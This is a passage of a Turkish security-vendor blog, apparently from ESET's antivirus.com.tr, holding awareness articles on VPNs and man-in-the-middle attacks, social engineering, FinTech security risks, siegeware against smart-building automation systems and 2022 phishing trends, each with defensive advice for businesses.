İşletmenize karşı koruyucu önlemler alınması gereken bir diğer tehdit ise ortadaki adam (MitM) saldırısıdır. Bilgisayar korsanları sizin ve internet bankacılığı siteniz gibi iki katılımcı arasındaki iletişimi yakaladığı sırada bir MitM saldırısı oturum açma ve kimlik doğrulama bilgilerinizi ele geçirir. Bu durumda bilgisayar korsanları, verileri paylaşan sunucu ile istemci arasındaki verileri ele geçirebilir. Ayrıca bilgisayar korsanları, kendi mesajlarını ekleyerek size internet sitesinin kendilerine ait versiyonlarını da gösterebilir. Bu eylem de dolayısıyla algılanamayabilir ve daha sonrasında dolandırıcılık veya kötü amaçlar için kullanılabilir. Düzgün bir şekilde uygulandığı varsayıldığında bir VPN kullanılması, bir MitM saldırısını tamamen çok daha zor hale getirebilir.
## **3.Neden: Güvenli bağlantı, bilgilerinizin ele geçirilmesi olasılığını azaltır.**
VPN, çevrim içi faaliyetlerinize yönelik fazladan bir koruma katmanı ekler. Sizin ve çalışma arkadaşlarınızın özel bir ağa uzaktan güvenli bir şekilde bağlanmanıza olanak tanır. Bu tür bir korumayı kötü amaçlı yazılımdan korunma çözümü ve düzgün yapılandırılmış bir güvenlik duvarı ile birlikte kullanırsanız işinizi kaygı duymadan yürütebilirsiniz. Saldırıya uğramak işletmeniz için kritik verilerin kaybının yanı sıra, zarar görmüş BT sistemleri, düzenleyici cezalar veya zararların üstesinden gelmek için zaman harcanması nedeniyle para kaybetmek anlamına da gelebilir. Ancak siber güvenlik ile ilgili önleyici tedbirleri kullanırken bilgilerinizin ele geçirilme ihtimali daha düşük olur ve böylece uzun vadede kesinlikle para kaybetmemiş olursunuz.
VPN’lerin avantajları ve dezavantajları ile ilgili internette derin tartışmalar bulunuyor. Sorun, ücretsiz VPN sağlayıcıları seçmeye karar verdiğinizde ortaya çıkıyor. Bu hizmetler faaliyet verilerinizi satabileceğinden ücretsiz VPN’ler aracılığıyla bu hizmetler için “ödeme yapıyor” olabilirsiniz. Ya da VPN’den verilerinizi korumasını beklerseniz bu durum yaşanabilir. vpnMentor’a göre kullanıcılarının çevrim içi faaliyetlerinin kaydını hiçbir şekilde tutmadığını iddia eden yedi ücretsiz özel sanal ağ sağlayıcısı geçtiğimiz günlerde 1,2 terabayt boyutunda özel kullanıcı verisini arayan herkesin ulaşabileceği şekilde ifşa etmiştir. Hizmetlerin paylaştığı bir sunucuda bulunan veriler arasında 20 milyon kadar VPN kullanıcısına ait kişisel olarak tanımlanabilir bilgiler (PII) yer alıyor. Bu yüzden VPN’nizi dikkatli seçin. Siber saldırı tehditleri her geçen gün arttığı için elde edebildiğiniz bütün koruma seçeneklerine sahip olmanız gerekiyor.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Gizlilik
---
### [Sosyal mühendislik kurbanı olmayın!](https://antivirus.com.tr/sosyal-muhendislik-kurbani-olmayin/)
**Published:** Ocak 11, 2023
**Author:** ESET
**Excerpt:** İnsanlar sosyal varlıklardır ve sosyal mühendislik bundan faydalanmanın etkili bir yoludur. Üstelik saldırganın teknik becerilere sahip olmasını da gerektirmez.
**Content:**
**İnsanlar sosyal varlıklardır ve sosyal mühendislik bundan yararlanmanın çok etkili bir yoludur. Dahası, sosyal mühendislik saldırıları genellikle saldırganın çok özel teknik becerilere sahip olmasını gerektirmez. Binlerce kullanıcıyı hassas verileri paylaşmaları veya zararlı eylemlerde bulunmaları için zorlamak bugüne kadar epey kolay olmuştur! Tuzağa düşmeyin. İşletmeniz küçük olsa bile yine de bir hedef haline gelebilirsiniz.**
Kullanıcıların duygusal tepkilerinin yanlış amaçlarla kullanıldığı iki örnek olan spam veya kimlik avı mesajlarını muhtemelen duymuşsunuzdur. Spam (istenmeyen) mesajlar genellikle e-postalar ile gönderilse de aynı zamanda hızlı mesajlaşma uygulamaları, SMS ve sosyal medya üzerinden de gönderilebilir. Kelimenin tam anlamıyla istenmeyen mesajların kendisi bir sosyal mühendislik yöntemi olmasa da bu mesajlar; kimlik avı, hedefe yönelik kimlik avı, sesli arama ile kimlik avı, SMS ile kimlik avı yöntemlerini veya kötü amaçlı eklerin ya da bağlantıların gönderilmesini içerebilir.
**KOBİ’ler neden sosyal mühendisliğe dikkat etmelidir?**
ABD Ulusal Siber Güvenlik Birliği adına Zogby Analytics tarafından yürütülen 2019 araştırmasına göre, [KOBİ’ler siber suçluların hedefi olduğunun giderek daha fazla farkına varıyor](https://staysafeonline.org/small-business-target-survey-data/). 251 ile 500 çalışana sahip şirketlerin yaklaşık yarısı (%44’ü), son 12 ayda resmi bir veri ihlaline maruz kaldıklarını belirtmiştir. Söz konusu araştırma küçük işletmelerin %88’inin “bir ihtimalle”, yaklaşık yarısının (%46’sının) ise “büyük ihtimalle” siber suçluların hedefi olabileceğine inandıklarını ortaya koydu.
[FBI İnternet Suç Merkezi (IC3) yıllık raporunun ](https://www.ic3.gov/Media/PDF/AnnualReport/2019_IC3Report.pdf)da açık bir şekilde belirttiği gibi hasar oldukça gerçek ve kapsamlıdır. 2019’da IC3, 1,7 milyar ABD dolarının üzerinde tespit edilmiş bir kayba yol açan 23.775 işletme e-posta ihlali (BEC) / e-posta hesabı ihlali (EAC) şikayeti almıştır. BEC/EAC’ler, para transferi yapan işletme ve kişileri hedef alan dolandırıcılık yöntemleridir.
Kimlik avı saldırıları, sosyal mühendisliğin en çok kullanılan türlerinden birisidir. Kimlik avı saldırılarında saldırganlar, kurbandan hassas bilgiler talep eden güvenilir bir kişiymiş gibi davranır. Ancak burada dikkat edilmesi gereken çok fazla şey bulunur. Sosyal mühendislik dünyası bir hayli çeşitlidir. Gelin bu saldırıların diğer türlerine bir göz atalım.
**Hedefe yönelik kimlik avı saldırıları**
Belirli bir kişiyi, kuruluşu ya da işletmeyi hedef alan bir kimlik avı saldırısıdır. Tipik kimlik avı mesajları, tek tek kurbanları hedef almaz. Bu mesajlar yüz binlerce alıcıya gönderilir.
**Sesli arama ve SMS ile kimlik avı saldırıları**
Kimlik avı saldırılarına benzeyen ama e-posta haricinde platformlar kullanan sosyal mühendislik teknikleridir. Sesli arama ile kimlik avı saldırılarında hassas bilgiler sahte telefon görüşmeleri üzerinden ele geçirilirken SMS ile kimlik avı saldırıları ise SMS mesajlarını kullanır. Genellikle bu tür sosyal mühendislik yöntemleri, kurbanları verinin ele geçirildiği bir internet sitesine veya bazı siber suç kaynaklarına tekrar yönlendirmeye çalışır. SMS mesajlarının kendisi, verilerin kapsamlı bir şekilde toplanması için pek uygun değildir. Ancak yine de kurbanların bir SMS mesajına doğrudan yanıt vererek hassas verileri göndermeleri istendiği saldırılar da olabilir.
**Korkutma amaçlı yazılımlar
Korkutma amaçlı yazılımlar, kurbanları cihazlarına daha fazla kötü amaçlı kod kurmaya zorlayan ve çeşitli endişe yaratan tekniklerin kullanıldığı yazılımlardır. Örneğin, sahte antivirüs ürünleri sorunu çözmek için kullanıcıları özel bir yazılım kurmaları için kandırır. Ancak bu programlar genellikle tehlikelidir.
**Birini taklit etme**
Birini taklit etme tekniği, fiziksel dünyadaki ile aynıdır. Siber suçlular genellikle CEO kimliğine bürünerek çalışanlarla iletişime geçer ve sahte işlemleri başlatmalarını istemek gibi kurbanları harekete geçmeleri için manipüle etmeye çalışır.
**Teknik Destek Dolandırıcılıkları
Teknik destek dolandırıcılıkları, telefon görüşmesi veya internet üzerinden sunulan sahte teknik destek hizmetleridir. Saldırganlar, sahte hizmet satmaya ve aslında var olmayan sorunları çözmeye ya da kurbanların cihazlarına uzaktan erişimli bir çözüm kurup verilerine yetkisiz erişim sağlamaya çalışır. Pandemi başladığından bugüne bu yöntem çok yaygın bir şekilde kullanılmaya başlanmıştır.
**Siber Dolandırıcılıklar
Siber dolandırıcılıklar, az önce bahsedilen çeşitli tekniklerin bir arada kullanıldığı yöntemlerdir.
**Şantaj**
Bu yöntem, asılsız iddia ve suçlamalar ile kurbanlara şantaj yapmaya çalışan ve uzun süredir devam eden e-postalardan oluşan bir dolandırıcılıktır. [Daha fazlasını okuyarak](https://digitalsecurityguide.eset.com/en-uk/let-s-talk-about-sextortion-what-every-employee-should-know) bu yöntemin nasıl çalıştığını ve bundan nasıl korunabileceğinizi öğrenin.
**İşletmenizi sosyal mühendisliğe karşı nasıl koruyabileceğinizi öğrenin
Artık sosyal mühendislik tekniklerini öğrendiğinize göre bunları nasıl fark edebilirsiniz? Size yardımcı olabilecek birkaç nokta var. Mesajda hata ve yanlış dil bilgisi kullanımı var mı? Bir acil durum hissi uyandırıyor mu? Gönderen kişinin adresi ile ilgili garip bir durum var mı? Tanımadığınız birisi sizden kişisel bilgilerinizi ya da şifrenizi mi istiyor? Mesajın sizi sorgusuz sualsiz bir şey yapmaya ittiğini hissediyor musunuz? E-postada yer alan teklif gerçek olamayacak kadar cazip mi? Çünkü muhtemelen gerçek değildir. Hassas verilerin herhangi bir şekilde talep edilmesinin şüphe uyandırdığını aklınızdan çıkarmayın.
Yine de işletmenizi sosyal mühendisliğe karşı korumak için birçok şey yapabilirsiniz. İşte saldırganlardan bir adım önde olmanız için birkaç öneri.
**1. Çalışanlarınıza eğitim verin
Sosyal mühendislik teknikleri, hedeflerindeki kişilerin düşük seviyedeki siber güvenlik farkındalığı üzerinden çalıştığı için üst yönetim, BT ve diğer departmanlar da dahil tüm şirket için düzenli aralıklarla siber güvenlik eğitimleri düzenlenmesi önemlidir. Eğitimler sırasında gerçek hayattan senaryolara yer vermeye çalışın. Ancak bunu yaptığınız zaman çalışanlarınız belli başlı durumları anlayabilecek ve bunlardan ders çıkarabilecektir. Çalışanlarınız, anlaşılabilir bir güvenlik politikasının bilincinde olmalı ve sosyal mühendislik tekniği ile karşı karşıya kaldıklarında hangi adımları atmaları gerektiğini bilmelidir.
**2. Şifreleriniz kontrol altında olsun
Güçlü bir şifre politikası olmazsa olmaz bir önlemdir. Saldırganlar tarafından muhtemelen kötü amaçlar için kullanılabilecek zayıf şifreleri tespit edin. Aynı zamanda [çok faktörlü kimlik doğrulamasından](https://datasecurityguide.eset.com/en-uk/why-are-encryption-and-2fa-essential-for-your-business) faydalanarak fazladan bir güvenlik katmanı eklemeyi de göz önünde bulundurun.
**3. Uygun güvenlik çözümleri kullanın
Dolandırıcılık iletişim yöntemleriyle mücadele etmek için teknik çözümler kullanmak, güvenliğinizi arttırmanın bir diğer yolu olabilir. Böylece istenmeyen mesajlar veya kimlik avı mesajları algılanabilir, karantina altına alınabilir, saf dışı bırakılabilir ve silinebilir. Ağlarda bulunan muhtemel tehditleri algılayıp ortadan kaldırmaları için BT yöneticilerine tam görünürlük ve beceri sağlayacak [araçlar kullanarak](https://www.eset.com/tr/business/advanced-protection-bundle/) korumanızı geliştirin.
Siber riskler hakkında ne kadar çok bilginiz olursa alınması gereken önlemler konusunda da o kadar çok bilginiz olacağını unutmayın. Bu sayede hem verileriniz hem de işletmeniz korunmuş olur.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Gizlilik, Kurumsal Güvenlik, Siber Güvenlik
---
### [FinTek: Parayı ve siber güvenliği şekillendiren sektör](https://antivirus.com.tr/fintek-para-akisini-ve-siber-guvenligi-sekillendiren-sektor/)
**Published:** Ocak 11, 2023
**Author:** ESET
**Excerpt:** FinTek sektörü her geçen gün büyüyor ve bu da yalnızca finans ve teknoloji firmaları için değil tüm şirketler için siber güvenliği önemli hale getiriyor.
**Content:**
**FinTek sektörü her geçen gün büyüyor. İnsanların alışveriş yapma yöntemlerinde değişikliklere yol açan ve e-ticaret hizmetlerinin gelişimini hızlandıran COVID-19 salgını ile FinTek uygulamalarının kullanımı da aynı şekilde artmaya devam ediyor. Ancak artan bu trend, yalnızca finans ve teknoloji firmaları için değil aynı zamanda her şirket için siber güvenlik olgunluğunun gelişmesini gerekli hale getiriyor.**
**FinTek nedir?**
Finansal teknoloji (FinTek) sektörü, finansal hizmetlerin sunumunu ve kullanımını iyileştirmeyi ve otomatikleştirmeyi amaçlayan yeni teknolojiler geliştirir. Şirketler, işletme sahipleri ve tüketiciler, özel yazılım ve algoritmalar kullanarak finansal işlemlerini, süreçlerini ve günlük para hareketlerini daha iyi yönetebilir. FinTek, Bitcoin gibi kripto para birimlerinin geliştirilmesini ve kullanılmasını da içerir.
Kaynak: [Investopedia](https://www.investopedia.com/terms/f/fintech.asp)
**“Üst düzey işletme yöneticilerinin üçte ikisinden fazlası, şirketlerinin FinTek yatırımlarının 2021-2022 için artmasını bekliyor.”
ESET tarafından gerçekleştirilen bir araştırma; Birleşik Krallık, ABD, Avustralya, Japonya, Meksika ve Brezilya genelindeki üst düzey işletme yöneticilerinin %45’inin FinTek’in bir türü olan çevrim içi ödeme işlemcilerinin karlılığı arttırabileceğine ve böylece COVID-19 salgınından sonra bunun şirketlerin toparlanmasına yardımcı olabileceğine inandıklarını ortaya koymuştur. Aynı şekilde tüketiciler de pandemi sonrasında daha sık çevrim içi alışveriş yapacaklarını düşünmektedir. Bu da perakendecilerin daha fazla çevrim içi işlem yapacakları ve bunun için de yeterli ve güvenli teknolojilere ihtiyaç duyacakları anlamına gelmektedir.
Aynı zamanda araştırma, tüketicilerin %51’inin dijital cüzdanlar, bütçe uygulamaları ve sadece çevrim içi şubelerden oluşan bankalar dahil olmak üzere bir ile beş adet arasında FinTek uygulaması kullandığını göstermiştir. Tüketicilerin yalnızca üçte biri (%33’ü) ise COVID-19 kısıtlamaları sırasında banka alışkanlıklarının değişmediğini belirtmiştir. Yıllar içerisinde gösterilen ilginin arttığı elektronik ödeme çözümlerinin rahatlığı ile birlikte Apple Pay, Google Pay, PayPal, Venmo veya WeChat Pay gibi çevrim içi ödeme uygulamalarına günümüzde çok fazla ilgi duyulmaktadır.

**Şirketler neden siber güvenliğe daha çok dikkat etmeli?
Tüketiciler, FinTek sektörünün siber güvenliğe getirdiği risk seviyesini henüz ciddiye almayabilir. Birçok FinTek uygulaması kullanılmasına rağmen araştırmaya katılan tüketicilerin sadece yarısı tüm cihazlarına güvenlik yazılımı yüklerken diğer yarısı ise finansal işlemlerine yönelik siber saldırılara karşı savunmasız kalmıştır. Ayrıca tüketiciler, halka açık Wi-Fi erişim noktalarına bağlıyken finansal işlemler yapmak gibi riskli davranışlarda bulunmaya devam ediyor.
İşletmelerin yaklaşık üçte biri (%28’i) de finans işlemlerini korumak için yeni teknolojilere aktif olarak yatırım yapmadığı için bu işletmeler de gerekli önlemleri uygulamamaktadır. Ancak işletmelerin büyük bir çoğunluğu (%81’i) COVID-19 salgınının, finans işlemleri için gelişmiş bir güvenliğe duyulan ihtiyacı arttırdığını kabul etmektedir.
> ***“İşletmelerin yalnızca yarısı, finansal işlemlerini yönetmek için halihazırda çevrim içi ödeme işlemcileri ve çevrim içi muhasebe uygulamaları kullanıyor. Üçte biri ise düzenleyici teknolojileri (RegTech), şubesiz bankaları ve sigorta teknolojilerini (InsurTech) kullanmayı düşünüyor.”***
**Ne tür siber saldırılar gerçekleşebilir?
FinTek sektörü tüketicilerinden çok fazla hassas bilgi topladığı için saldırganların özellikle hedefindedir. Bir veri ihlali durumunda çalınan veriler, hem ihlalin gerçekleştiği şirket hem de bundan etkilenen tüketiciler için itibar kaybı ve maddi zararlara kolaylıkla yol açabilir.
ESET Güvenlik Yazarı Amer Owaida’ya göre kuruluşlar siber suçluların kimlik hırsızlığıyla ilgili saldırılar, sosyal mühendislik saldırıları, dolandırıcılık, DDoS saldırıları ve kötü amaçlı yazılım saldırıları düzenlemesini beklemelidir.
Örneğin, günlük ticarete olan ilginin hızla artması nedeniyle, büyük borsaların ve aracı kurumların sistemlerini çalışır durumda tutma konusunda artan endişeler var. Büyük çaplı varsayımsal bir DDoS saldırısı durumunda kötü amaçlı kişiler, büyük miktarda veriler göndererek komisyonculuk ve borsa altyapısına aşırı yükleme yapmaya çalışabilir. Bu altyapılar, bu saldırıları göğüsleyebilecek ve normal şekilde çalışmaya devam edebilecek kadar sağlam mı? Ticari işlemler durma noktasına gelirse bu saldırganlar, kullanıcıların finansal ve kişisel verilerini şüphesiz riske atacaktır.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [Akıllı binalar, ne kadar akıllı, ne kadar güvenilir?](https://antivirus.com.tr/akilli-binalar-bilgisayar-korsanlarinin-hedefinde-mi/)
**Published:** Ocak 11, 2023
**Author:** ESET
**Excerpt:** Akıllı binalara yönelik saldırılar henüz yaygın olmasa da iyice artan fidye saldırıları bunu her an değiştirebilir. Kuşatma hakkında daha fazla bilgi edinin.
**Content:**
**Kuşatma yazılımlarını daha önce hiç duymuş muydunuz? Bu tür bir fidye yazılımı oldukça uzun bir süredir ortalıkta dolaşıyor, ancak nadiren konuşuluyor. Akıllı binalara yönelik saldırılar henüz pek yaygın olmasa da her geçen gün artan fidye yazılımı saldırıları bu durumu değiştirebilir. Kuşatma yazılımları hakkında daha fazla bilgi edinin ve bu tehditten nasıl kurtulabileceğinizi öğrenin.**
Bir akıllı binayı kontrol ettiğinizi düşünün. Bu akıllı bina bir ofis, bir apartman, hatta bir hastane bile olabilir. Birdenbire sorunların ortaya çıktığını düşünün. Kapılar kilitlenmiyor ya da açılmıyor, ısıtma sistemleri kontrolden çıkıyor veya asansörler ara katlarda takılı kalıyor. Kontrol sistemi yanıt vermeyebilir ve hemen bir fidye ödemenizi isteyen, aksi takdirde sistemin devre dışı kalacağını söyleyen bir mesajla karşılaşabilirsiniz. Kulağa pek gerçekçi gelmiyor mu? Akıllı binaları hedef alan bir tür fidye yazılımı olan kuşatma yazılımı saldırısının ortaya çıkmasıyla birlikte, insanlar bu senaryonun gerçek olduğunu bilmelidir. Akıllı bina operatörleri ve sahipleri bu tehdite alışmalı ve buna yönelik uygulayacakları stratejiyi hazırlamalıdır.
## Fidye yazılımlar, kuşatma yazılımlarına dönüşüyor
Artış gösteren IoT (nesnelerin interneti) ile birlikte siber suçlular da birisinin mülkünü kolayca ele geçirip bunu şantaj için kullanabilir. Bu şantajı da bilgisayarlar, telefonlar veya arabalar üzerinden yapabilirler. Akıllı binalar durumunda ise bunlar [jaklar](https://www.welivesecurity.com/2016/07/20/jackware-connected-cars-meet-ransomware/) üzerinden yapılmaktadır. Kuşatma yazılımları, ağ tabanlı bir binanın dijital sistemlerini suistimal ederken bazı durumlarda ise elektriği keserek, asansörleri devre dışı bırakarak, klimaları kapatarak ya da bunların hepsini aynı anda yaparak kaos oluşturmak için söz konusu erişimi kullanır. Bina sahibine de ancak büyük bir fidye ödedikten sonra kontrolü geri alacağı söylense de bu her zaman sorunu çözmez. Geçmişte suçlular kuşatma yazılımlarını kullandıktan sonra nadiren virüs bulaştırılmış sistemleri sahibine teslim etmiştir. Bazıları kuşatma yazılımlarının uydurma olduğunu düşünebilir ama bu tehdit epey bir zamandır hayatımızda yer alıyor.
**Gerçek hayatta kuşatma yazılımları**
ABD’deki birkaç şehirde onlarca binayı yöneten bir emlak şirketinin yöneticisinin telefonuna aşağıdaki mesaj gelmiştir: “XXX Street 400’de bulunan binanızdaki tüm kontrol sistemlerini ele geçirdik ve 24 saat içerisinde 50.000 dolar değerinde Bitcoin ödemesi yapmazsanız bu binaları üç gün boyunca devre dışı bırakacağız.” Bu adresteki bina, şirketin portföyündeki ısıtma, iklimlendirme ve havalandırmanın yanı sıra aydınlatma, güvenlik sistemlerini içeren yangın alarmları ve yönetim sistemlerini uzaktan kontrol etmek için “bina otomasyon sistemleri” (BAS) kullanan birkaç tıbbi klinikten biridir. Yöneticinin genellikte uzaktan sağladığı kontrolde yaklaşık sekiz farklı sistem bulunur. Mesajı alan şirket temkinli davranıp etkili bir kriz müdahale planı geliştirdiği için şantaj girişimine yenik düşmemiştir. Söz konusu senaryo, şirket için tamamen yeni olsa da BT ekibi hızla yedek önlemleri hayata geçirebilmiştir. Nihayetinde klinikteki günlük rutin işlemler sadece geçici bir süreliğine aksamış ve olay ciddi sonuçlara yol açmamıştır.
Kaynak: [WeLiveSecurity, 2019](https://www.welivesecurity.com/2019/02/20/siegeware-when-criminals-take-over-your-smart-building/)
## Uzaktan erişim: Bir rahatlık mı yoksa tehlike mi?
Otomasyon ve bağlantı seviyesinin artmasıyla birlikte “binaları esir almak” da çok kolay hale geliyor: Tüm özellikleri tam olarak kontrol edebilmek için saldırganların “sadece” internet üzerinden BAS’ı ele geçirmesi gerekiyor. Saldırganlar, düşük maliyetle rahatlığı arttırması beklenen uzaktan bakımın sunduğu imkanlardan faydalanıyor. Günümüzde teknisyenler, ülkenin herhangi bir yerinde bulunan merkezi komuta masasından sorunları çözebilir veya yeni ayarlar oluşturabilir. Uzaktan erişim güvenlik için değil de performans için tasarlandığında bu durum sorun haline geliyor. Üreticiler genellikle sadece erişim koruması olarak bir kullanıcı adı ve şifreden oluşan basit bir kombinasyona güveniyor. Tasarım gereği güvenlik, kaba kuvvet saldırılarına karşı savunma mekanizmaları veya çok faktörlü kimlik doğrulaması (MFA) daha fazla güvenlik sağlasa da bu yöntemler maliyetlerinden dolayı genellikle göz ardı ediliyor.
## Kurban bulmak çok kolay
Siber suçlular kurbanlarını nasıl buluyor? “Shodan” (www.shodan.io) isimli arama motoru bunu çok kolay hale getiriyor. Bir “BAS” araması, dünya genelinde halka açık internet üzerinden ulaşılabilecek yaklaşık 11.095 muhtemel hedef ortaya çıkarıyor. 6 Haziran 2022 tarihi itibariyle bunların 1.162’si ise ABD’de bulunuyor. Bu hedefler düzgün bir şekilde listelenmekle birlikte IP adreslerinden SSL bilgilerine ve kullanılan modeme kadar birçok ek bilgi de bu hedeflerle birlikte ortaya çıkıyor. 2015’te Michigan Üniversitesi’nin geliştirdiği Censys arama motoru, Shodan gibi çalışmakta ve ne yazık ki bilgisayar korsanlarının internete bağlı cihazları kolayca bulmasını sağlamaktadır.
Bu bilgi ve kurban listesi ile bir saldırganın karşısında neredeyse hiçbir engel kalmamış oluyor. En basit durumda bile saldırganlar, ilgili sistem türüne yönelik uygun şifre ile standart kullanıcı adlarını kullanarak erişim kazanmaya çalışır. Farklı sistemler için varsayılan kimlik bilgileri çevrimiçi olarak bulunabilir ve ne yazık ki birçok BAS operatörü daha güvenli bir erişim çözümü bulmadan bu varsayılanları kullanmaya devam ediyor. Kimlik bilgileri değiştirilmiş olsa bile, çoğu zaman bir bildirim sistemi yoktur veya başarısız giriş denemelerinin sayısı için bir sınır yoktur, bu da siber suçluların başarılı olana kadar tekrar tekrar hesapları ele geçirmeye çalışmasına olanak tanır.
Bilgisayar korsanları, karanlık ağdan elde edilmiş en sık kullanılan bilgilerden faydalanabilir ya da kaba kuvvet ve/veya oturum hesabı kırma yöntemlerine başvurabilir. Oturum hesabı kırma yöntemleri oldukça popülerdir ve internette kolayca bulunabilir. Ayrıca gittikçe daha gelişmiş ve başarılı hale gelmekle birlikte genellikle daha az çaba gerektirirler. Sonuç olarak kuşatma yazılımı saldırıları, kapsamlı bilgisi olmayan ortalama siber suçlular tarafından bile gerçekleştirilebilir.
## Güvenliği kontrol altına alın
Kuşatma yazılımları riskini nasıl azaltabilirsiniz? Gelecekte yapılması gerekenleri belirleyecek başlıca iki önemli soru bulunuyor: Bina teknoloji otomasyonunun seviyesi ne kadar yüksek ve erişim ne kadar iyi korunuyor? Müteahhitler, mülk yöneticileri ve yükleniciler bir araya gelip güvenlik ve uzaktan erişim sorunlarını tartışmalıdır. İnternet tabanlı oturum açma üzerinden uzaktan erişime sahip olmak her zaman kullanışlı olsa da yöneticilerin/bina sahiplerinin muhtemel tehditler konusunda genellikle pek bir bilgisi bulunmuyor.
Durumun tüm tarafları BAS kullanırken kendilerine aşağıdaki soruları sormalıdır:
- Varsayılan oturum açma bilgilerini benzersiz bir oturum açma bilgisi ve şifreden/paroladan oluşan daha güvenli bir kombinasyonla değiştirdik mi?
- Oturum açma bilgileri için bir güvenlik duvarı var mı?
- Erişim, çok faktörlü kimlik doğrulama ile korunuyor mu?
- Başarısız oturum açma girişimleri için engelleme de dahil olmak üzere bir kısıtlama var mı?
- Herhangi bir başarısız oturum açma girişimi için bir bildirim alıyor muyuz?
- BAS’a sınırlı sayıda insan mı erişim sağlıyor?
- Tedarikçiyle, yazılımlarımızı düzenli olarak güncelleme komutu veren bir bakım sözleşmemiz var mı?
- Bağlantı gereksiz olduğunda sistemin internetten bağlantısını kesiyor muyuz?
- Herhangi bir sorun sırasında kiminle iletişime geçmemiz ve ne yapmamız gerektiğini bildiğimiz etkili bir kriz müdahale planı hazırladık mı?
Tüm bu sorulara cevabınız hayır ise kullandığınız BAS’ın siber saldırılara karşı savunmasız olması muhtemeldir. Rahatsızlığa yol açmanın yanı sıra, bir kuşatma yazılımı saldırısıyla uğraşmak büyük miktarlarda paraya mal olabilir ve olay kamuoyunda tartışılırsa, saldırıya uğrayan şirket güvenilmez veya güvensiz olarak görülebilir. Bina sahipleri de yasal yaptırımlar ve yüksek para cezalarıyla karşılaşabilir. Kısacası kuşatma yazılımı saldırıları, sadece birkaç kapıyı kilitlemekten ya da kısa bir süreliğine ısıtma sistemini kapatmaktan çok daha büyük etkilere yol açar. Risklerin farkında olmak ve kullandığınız BAS’ı korumak için gereken her şeyi yapmak her zaman işe yarar.
[](https://www.eset.com/tr/business/enterprise/?utm_source=antivirus.com.tr&utm_medium=banner&utm_id=EPENT)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [2022’de kimlik avı saldırılarına bir bakış](https://antivirus.com.tr/2022de-kimlik-avi-saldirilarina-bir-bakis/)
**Published:** Ocak 12, 2023
**Author:** ESET
**Excerpt:** Kimlik avı saldırılarının herkesin bildiği eski bir sorun olduğuna inanabilirsiniz. Ne yazık ki tehdit değişmeye, insanlar da bunun kurbanı olmaya devam ediyor.
**Content:**
**Bu güne kadar, kimlik avı saldırılarının herkesin bildiği eski bir sorun olduğuna inanabilirsiniz. Ne yazık ki tehdit değişmeye, insanlar da bunun kurbanı olmaya devam ediyor. Bu tehdite karşı korunmak için dijital güvenlik alanında gerçekleşen yeni trendleri ve değişiklikleri izlemek oldukça faydalı. 2022’de kimlik avı saldırılarının görünümü nasıldı ve işletmelerinizi bu saldırılara karşı nasıl korursunuz? Şirketinizdeki ortalama bir çalışan bu durumun farkında mı? Peki ya siz farkında mısınız?**
Kimlik avı 1990’lardan beri bizimle birlikte ve bugüne kadar bu yaygın tehdit hakkında çok şey söylendi. Söylenenler, kimlik avını nasıl tanıyacağınız, çalışanlarınızı hem kendilerinin hem de işverenlerinin cihazlarını korumaları için nasıl eğiteceğiniz ve çok daha fazla hakkındaydı. Günümüzde hem şirketler hem de bireyler bu sorunun büyük ölçüde farkına varmıştır, ancak yine de kimlik avı saldırılarının sayısı artmaya devam ediyor ve bu durum, bugün bile siber suçluların bunu istediklerini elde etmenin verimli bir yolu olarak gördüklerini ortaya koyuyor. Peki bu nasıl mümkün olabilir?

**1) Kimlik avı saldırıları, küresel duruma uyum sağlıyor.**
Siber suçluların amaçlarına ulaşması için isteklerinin kurbanları tarafından yerine getirilmesi gerekiyor. Siber suçlular, kötü amaçlarını o anki durumun arkasına saklarsa başarılı olma ihtimalleri daha yüksek oluyor. Siber suçlular bir takvim yılı süresince birçok etkinlikten faydalanır. Örneğin, okul yılı başlangıcında sanki bir okuldan resmi mesaj gönderiyormuş gibi davranarak ebeveynlere kimlik avı e-postaları gönderirler.
Örneğin, son 2-3 yılın dramatik olayları, siber suçlular tarafından amaçlarını gizlemek ve insanın korku, panik veya ihtiyacı olanlara yardım etme arzusuna hitap etmek için istismar edildi. ESET Tehdit Raporu D1 2022 bu durumu şöyle ifade etmiştir: **“Ukrayna savaşı, istenmeyen mesaj ve kimlik avı saldırıları tarafından belirgin bir şekilde suistimal edilmiştir. 24 Şubat’taki işgalden hemen sonra dolandırıcılar, hayali hayır kurumlarını ve bağış toplayıcıları yem olarak kullanarak Ukrayna’yı desteklemeye çalışan insanlardan yararlanmaya başlamıştır.”**
